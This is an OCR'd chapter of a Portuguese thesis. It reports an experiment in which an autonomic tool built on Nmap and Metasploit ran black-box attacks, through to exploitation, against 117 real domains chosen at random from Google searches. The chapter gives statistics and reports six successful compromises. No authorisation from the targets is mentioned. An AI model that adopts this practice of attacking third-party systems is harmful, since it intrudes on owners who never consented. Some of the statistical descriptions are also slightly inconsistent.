
5.2 Objetivos Do Experimento

Esse experimento tem como objetivo avaliar empiricamente a proposta, verificando a viabilidade de utilização da computação autonômica para autodefesa digital. Como resultados, espera-se que o software autonômico aplique os conceitos de segurança ofensiva na auditoria de sistemas, detectando e apontando vulnerabilidades, o que possibilita sua correção. Deste modo, acredita-se que este experimento possibilitou uma análise de dados confiável, através de uma coleta rígida em cenários reais.

5.3 A Metodologia Aplicada Na Experimentação

O experimento foi dividido em fases bem definidas: i) a seleção e validação dos domínios auditáveis, que foi realizada aleatoriamente; ii) a aplicação do software autonômico para auditoria dos hosts selecionados; iii) a análise dos dados, resultados e discussão, que contou com a utilização de ferramentas estatísticas para a análise.

Figura 34 – Metodologia do Experimento.



Fonte: O autor.

1. A primeira fase, consiste na seleção dos domínios auditáveis. O método de seleção consistiu em buscas por domínios de instituições nacionais e internacionais através de sistemas de busca como o Google, com as palavras-chave: “empresas nacionais”, “empresas internacionais”, “grandes instituições”. Após a identificação dos domínios, foi verificado nos bancos e dados de registro de domínios se a própria instituição tinha controle sobre os servidores de nome que gerenciavam o domínio. Isto foi necessário porque domínios podem ser gerenciados pelo mesmo serviço de hospedagem, o que inviabilizaria o propósito do experimento. Os domínios que não gerenciavam seus servidores de nome foram descartados.

2. Na segunda fase, os testes de invasão foram aplicados utilizando a metodologia *Black Box*, simulando as condições de um ataque digital real externo. Estes testes foram executados somente no servidor que gerencia o domínio do alvo, criando um ciclo entre Reconhecimento, Armamento, Entrega e Exploração.

3. Na terceira fase, houve a análise de dados coletados durante a segunda fase do experimento. Para isto, foi utilizada ferramenta de análise estatística para sumarização e testes necessários. Esta fase teve como objetivo verificar a efetividade da solução implementada, quanto a capacidade de realizar o trabalho proposto satisfatoriamente.

5.4 As Variáveis Selecionadas Para A Experimentação

As variáveis consideradas para este experimento são: I) tempo de processo da auditoria; II) a existência de portas abertas; III) a detecção de sistema operacional; IV) a detecção de vulnerabilidades no alvo; V) o nível alcançado da auditoria; VI) a existência de dados suficientes para prosseguimento da auditoria; VII) a existência de Arma Digital (*Exploit*) compatível com o sistema alvo; VIII) resultado da exploração; IX) a quantidade de portas auditáveis; X) a quantidade de vulnerabilidades relacionadas e; XI) a quantidade de Armas Digitais (*Exploits*) compatíveis. Segue, na Tabela 24, uma breve descrição das variáveis consideradas:

Tabela 24 – Variáveis do experimento.

ID	VARIÁVEIS	DESCRIÇÃO	POSSÍVEIS RESPOSTAS
V1	Tempo do processo	A variável relacionada ao tempo de processo leva em consideração o tempo de início e fim da auditoria. O objetivo desta métrica consiste na aferição do tempo, em minutos, em que o processo de auditoria é realizado.	Não há predeterminação (tempo > 0)
V2	Portas abertas	A variável relacionada à existência de portas abertas no sistema alvo da auditoria. Neste contexto, inclui-se portas de protocolo TCP e UDP.	true (1), false (0)
V3	Sistema operacional	A variável relacionada à detecção de sistema operacional em funcionamento no host alvo da auditoria.	Não detectado (0), Windows (1), Linux (2), Solaris (3), OpenBSD (4), FreeBSD (5), Genérico (6), Dispositivos de Firewall, Roteadores, Outros (7)

V4	Vulnerabilidade	A variável relacionada com a detecção de alguma vulnerabilidade relacionada à qualquer porta auditável aberta no host alvo da auditoria.	true (1), false (0)
V5	Nível alcançado	A variável relacionada ao nível alcançado destina-se a percepção do quanto o processo avançou, na prática, dentro dos testes de invasão.	básico (0), básico 1 (1), intermediário (2), avançado (3).
V6	Dados suficientes	A variável relacionda à suficiência de dados tem como objetivo saber se do processo foram extraídos dados suficientes para a busca de Armas Digitais compatíveis com as vulnerabilidades no sistema alvo da auditoria e para a exploração.	true (1), false (0)
V7	Arma Digital	A variável relacionada à existência de Arma Digital compatível se destina ao resultado por buscas de Exploits para a exploração das vulnerabilidades encontradas.	true (1), false (0)
V8	Resultado da exploração	A variável relacionada ao resultado da exploração informa se foi possível obter conexão com o sistema alvo, isto é, se houve o comprometimento do sistema auditado por uma invasão bem-sucedida.	true (1), false (0)

V9	Portas auditáveis	A variável relacionada ao número de portas abertas e com dados suficientes para a auditoria completa.	Não há predeterminação
V10	Vulnerabilidades relacionadas	A variável relacionada ao número total de vulnerabilidades relacionadas às portas abertas no host alvo da auditoria.	Não há predeterminação
V11	Armas digitais compatíveis	A variável relacionada à quantidade de armas digitais compatíveis com as vulnerabilidades encontradas no host alvo da auditoria.	Não há predeterminação

Fonte: o autor.

A variável V1, Tempo do processo, é capturada mediante a diferença entre o tempo final e inicial da auditoria. Esta métrica não contém uma definição predefinida para sua variação, somente está associada ao tempo da auditoria em minutos. Esta variável é dependente do nível alcançado e é influenciada pelas variáveis V9, V10 e V11.

A variável V2, Portas abertas (variável independente), consiste em uma variável qualitativa, tendo como objetivo verificar a existência de portas abertas no sistema alvo. A indicação da existência de portas abertas é representada pelo valor “true” (1) e a indicação da negativa de portas abertas “false” (0).

A variável V3, Sistema operacional, representa o sistema operacional identificado no host alvo da repetição. Desta forma, trata-se de uma variável qualitativa ordinal dividida em 7 classificações. A primeira, trata-se da não detecção do sistema operacional, representado por 0, significando Não detectado. A segunda classificação trata-se da identificação do sistema operacional Windows, representado por 1. A terceira classificação trata-se o sistema operacional Linux, reperesentado por 2. A quarta classificação trata-se do sistema operacional Solaris, representado por 3. A quinta classificação trata-se do sistema operacional OpenBSD, representado por 4. A quinta classificação trata-se do sistema operacional FreeBSD, representado por 5. A sexta classificação trata de uma atribuição genérica de sistema operacional, representado por 6, sendo que o sistema não foi capaz de identificar com alguma precisão satisfatória o sistema operacional executado no host alvo da repetição, mas mesmo assim, detecta padrões em comum com vários sistemas operacionais. A sétima classificação, representado por 7, é associado aos demais sistemas operacionais que não adentram nas classificações descritas. Esta variável é

dependente e precisa de ao menos uma porta auditável aberta no alvo, sendo influenciada diretamente pela variável V2 e V9.

A variável V4, Vulnerabilidade, representa a existência de vulnerabilidades detectadas no host alvo da repetição. Esta variável é qualitativa e somente deve indicar a existência ou não de vulnerabilides identificadas no host. A indicação de vulnerabilidade no host é representada pelo valor “true” (1) e a não existência de vulnerabilidades é representada pelo valor “false” (0). Esta variável é dependente e precisa de ao menos uma porta auditável aberta no alvo, sendo influenciada diretamente pela variável V2 e V9.

A variável V5, Nível alcançado, se destina a avaliar até onde a ferramenta obteve sucesso na execução da auditoria. A métrica possui valores predefinidos, são eles: a) básico, representado pelo número (0), indicando que o domínio não tem registro nos bancos de dados de registro de domínios WHOIS, o que impede a continuação da auditoria; b) básico 1, representado pelo número (1), indicando que o host alvo da auditoria não está ativo para o prosseguimento do processo; c) intermediário, representado pelo número (2), indicando que as varreduras foram realizadas e infrutíferas para o andamento do processo e; d) avançado, representado pelo número (3), indicando que a auditoria alcançou a etapa de exploração. Esta é uma variável dependente e é influenciada pelas variáveis V2, V3, V4, V6, V7 e V8.

A variável V6, Suficiência de dados, se refere a existência de dados suficientes para a auditoria atingir as etapas finais do processo. A indicação de suficiência de dados é representada pelo valor “true” (1) e a não existência de dados suficientes é representada pelo valor “false” (0). Esta é uma variável dependente e é diretament influenciada pelas variáveis V2, V3 e V4.

A variável V7, Existência de arma compatível, está relacionada com as buscas e identificação dos *Exploits* compatíveis com as vulnerabilidades encontradas. A indicação de arma compatível é representada pelo valor “true” (1) e a não existência de armas compatíveis é representada pelo valor “false” (0). Esta é uma variável dependente influenciada diretamente pelas variáveis V3 e V4.

A variável V8, Resultado da exploração, traz o resultado da exploração do host auditado com o valor “true” (1) para o sucesso na exploração e o valor “false” (0) para a falha na exploração. Variável dependente influenciada pelas variáveis V3, V6 e V7

A variável V9, Portas auditáveis, está diretamente associada a quantidade de portas abertas habilitadas à possível exploração, passíveis de serem auditadas pelo sistema proposto. Trata-se, portanto, de uma variável quantitativa discreta sem predeterminação. Variável dependente influenciada pela variável V2.

A variável V10, Vulnerabilidades relacionadas, está associada à quantidade de vulnerabilidades detectadas no host alvo. Esta variável leva em consideração todas as vulnerabilidades detectadas no host. Trata-se de uma variável quantitativa discreta sem predeterminação. Variável dependente influenciada pela variável V9.

A variável V11, Armas digitais compatíveis, está associada à quantidade de *Exploits* compatíveis com as vulnerabilidades identificadas no host alvo da repetição e leva em consideração todos os *Exploits* compatíveis para todas as vulnerabilidades detectadas. Variável dependente influenciada pela variável V9 e V10.

5.5 Parâmetros Do Sistema De Avaliação

Esta seção tem como objetivo principal descrever como o sistema desenvolvido coletou os dados referentes as métricas listadas na Seção 5.4. A avaliação do procedimento é uma atividade que deve ocorrer independente do resultado da exploração do teste e é através desta avaliação que os dados foram coletados para posterior análise.

5.6 Implementação Experimental

O experimento foi desenhado para utilização em ambiente operacional Linux. Seguem as especificações de hardware e sistema:

Tabela 25 – Hardware e software utilizado.

RECURSO	**DESCRIÇÃO**
Sistema Operacional	Ubuntu 17.10 com Kernel 4.13 amd 64 bits
Memória RAM	6 GB
Processador	Intel Core i3-2330M com CPU de 2.20GHz x 4
Controlador de Rede	Ethernet: Realtek Semiconductor Co., Ltd. RTL8101/2/6E PCI Express Fast/Gigabit Ethernet controller (rev 05)

Fonte: o autor.

As tecnologias de terceiros utilizadas neste experimento são:

Tabela 26 – Inventário de ferramentas e versões.

FERRAMENTA	**VERSÃO**
grep	3.1-2
host	1:9.10.3.dfsg.P4-12.6ubuntu1.1
Java	1.8.0_151

MsfConsole (Metasploit Framework)	4.14.23-dev
Nmap	7.60
OpenVPN	2.4.3 x86_64-pc-linux-gnu
SQlite3	3.24.0
Traceroute	2.1.0
Whois	5.2.18

Fonte: o autor.

Os testes pela Internet contaram com uma largura de banda de 10 Mbs/s para as interações com os equipamentos externos. Nestes testes, foram utilizados um jar executável que necessitou de permissão de superusuário no sistema operacional, pois as ferramentas gerenciadas precisavam ter essa permissão para sua execuação em host on-line.

5.7 Resultados

Esta seção é destinada a apresentação dos resultados obtidos nos testes de invasão autonômicos. Foram realizadas 117 repetições (número máximo de repetições dentro da janela de tempo de um mês definida pelo projeto para a execução dos testes de invasão), em 117 domínios ativos diferentes, um teste por domínio. A Tabela 27 apresenta os resultados das variáveis categóricas selecionadas para a implementação desta experimentação.

Tabela 27 – Parâmetros categóricos da amostra testes de invasão autonômica.


	Números Absolutos	**%**	**IC 99.9%**
Portas Abertas			
Sim (1)	108	92.31	84.25-100.36
Não (0)	9	7.69	0.36-15.74
Sistema Operacional			
Não detectado (0)	9	7.69	0.36-15.74
Windows (1)	15	12.82	2.71-22.92
Linux (2)	58	49.57	34.45-64.68
Solaris (3)	1	0.85	-1.92-3.63
OpenBSD (4)	4	3.42	-2.07-8.91

FreeBSD (5)	3	2.56	2.21-7.34
Genérico (6)	11	9.40	0.57-18.22
Dispositivos de Firewall, Roteadores, Outros (7)	16	13.68	3.28-24.06
Vulnerabilidade			
Detectadas (1)	94	80.34	68.32-92.35
Não detectadas (0)	23	19.66	7.64-31.67
Dados Suficientes			
Sim (1)	104	88.89	79.38-98.38
Não (0)	13	11.11	1.61-20.61
Arma Digital			
Sim (1)	55	47.01	31.92-62.09
Não (0)	62	52.99	37.90-68.07
Resultado Exploração			
Sim (1)	6	5.13	-1.53-11.79
Não (0)	111	94.87	88.20-101.53
Nível Alcançado			
básico (0)	4	3.42	-2.07-8.91
básico 1 (1)	2	1.71	-2.20-5.62
intermeditário (2)	56	47.86	32.76-62.96
avançado (3)	55	47.01	31.92-62.09

Fonte: o autor.

Em relação a variável “portas abertas”, os resultados mostraram que das 117 repetições, 108 (92.31%) delas os hosts auditados apresentaram portas abertas no sistema, incluindo-se os protocolos de rede TCP e UDP, enquanto 9 (7.69%) das repetições não apresentaram portas abertas nos hosts auditados.


Figura 35 – Frequência Portas Abertas.



Fonte: O autor.

A variável “Sistema Operacional” apresenta resultados relacionados a detecção do sistema operacional executado no alvo da auditoria. Observa-se que das 8 categorias definidas como possíveis respostas para esta variável, a categoria Linux teve a numeração mais significativa em termos de quantidade, contando com 58 (49.57%) das repetições.

Figura 36 – Frequência Sistema Operacional.




Fonte: O autor.

Em relação a variável “Vulnerabilidades”, os resultados revelaram que 94 (80.34%) das repetições apontam que o host alvo da auditoria tem alguma vulnerabilidade e 23 (19.66%) das

repetições, não foram detectadas nenhuma vulnerabilidade.


Figura 37 – Frequência Vulnerabilidades.



Fonte: O autor.

A variável “Dados Suficiente” mostrou que em 104 (88.89%) repetições existiram dados suficientes para a completa auditoria do host alvo, enquanto 13 (11.11%) repetições não apresentaram dados suficientes para auditoria completa.

Figura 38 – Frequência Dados Suficientes.




Fonte: O autor.

A variável “Arma Digital”, a qual indicou a existência de *Exploit* capaz de explorar alguma vulnerabilidade do host alvo, mostrou que em 55 (47.01%) das repetições existiu pelo

menos uma Arma Digital compatível, enquanto 62 (52.99%) das repetições indicaram que não havia Arma Digital compatível com as vulnerabilidades encontradas.

Figura 39 – Frequência Armas Digitais.



Fonte: O autor.

A variável “Resultado Exploração” mostrou que 6 (5.13%) repetições resultaram em sucesso na exploração de vulnerabilidades relacionadas ao host alvo da auditoria, enquanto 111 (94.87%) das repetições resultaram falha na exploração.


Figura 40 – Frequência Resultado Exploração.

Fonte: O autor.

A variável “Nível Alcançado” mostrou o nível intermediário (indicando que as varreduras foram realizadas e infrutíferas) com 56 (47.86%) repetições e o nível avançado (indicando que

a auditoria alcançou a etapa de exploração) com 55 (47.01%) das repetições, totalizando 111 (94.87%) das repetições com certo nível de sucesso.

Figura 41 – Frequência Nível Alcançado.



Fonte: O autor.

A Tabela 28 apresenta as variáveis quantitativas do experimento de campo.

Tabela 28 – Parâmetros quantitativos da amostra testes de invasão autonômica.


	Min - Max (Amplitude)	**Somatório**	**Média (DP | EP)**	**Média IC 99.9%**	**Mediana (IQR)**	**Variância**
Tempo de Processamento (em minutos)	1.93 - 378.38 (376.45)	2632.76	22.50 (47.16 | 4.36)	7.77 - 37.22	7.62 (8.7)	2224.65
Portas Auditáveis (quant.)	0 - 306 (306)	1457	12.45 (43.26 | 3.99)	4.53 - 20.37	2.00 (1.5)	1871.56
Vulnerabilidades Relacionadas	0 - 7113 (7113)	28170	240.8 (704.74 | 651.54)	207.84 - 460.75	30.0 (296)	496671.6
Armas Digitais Compatíveis	0 - 515 (515)	874	7.47 (48.48 | 4.48)	-1.40 - 16.34	0.00 (1)	2350.33

Fonte: o autor.

A variável “Tempo de Processamento” apresentou a média de 22.50 min. de todo o processo de auditoria, com amplitude de 1.93 min. até 378.38 min. O histograma Hist. Tempo de Processamento, Figura 42, indica uma assimetria à esquerda. Isto pode ter sido causado pelo

número considerável de repetições com um tempo de processamento menor que 100 minutos.


Figura 42 – Histograma Tempo de Processamento.



Fonte: O autor.

A variável “Portas Auditáveis” apresentou média de 12.45 portas abertas auditáveis no host alvo da auditoria. O histograma Hist. Portas Auditáveis, Figura 43, mostra um comportamento assimétrico à esquerda. Esta assimetria pode ter sido causada pelo número reduzido de portas com dados suficientes capazes de prover os testes de invasão.

Figura 43 – Histograma Portas Auditáveis.




Fonte: O autor.

A variável “Vulnerabilidades Relacionadas” indicou uma média de 240.8

vulnerabilidades relacionadas ao host auditado. Este é o número médio de vulnerabilidades encontradas para todas as portas auditadas no sistema. O histograma Hist. Vulnerabilidades Relacionadas, Figura 44, apresenta uma forte assimetria à esquerda. Uma causa possível para esta assimetria está na limitação de vulnerabilidades detectadas, as quais estão diretamente relacionada à uma única base de dados de vulnerabilidades utilizada nesta implementação.


Figura 44 – Histograma Vulnerabilidades Relacionadas.



Fonte: O autor.

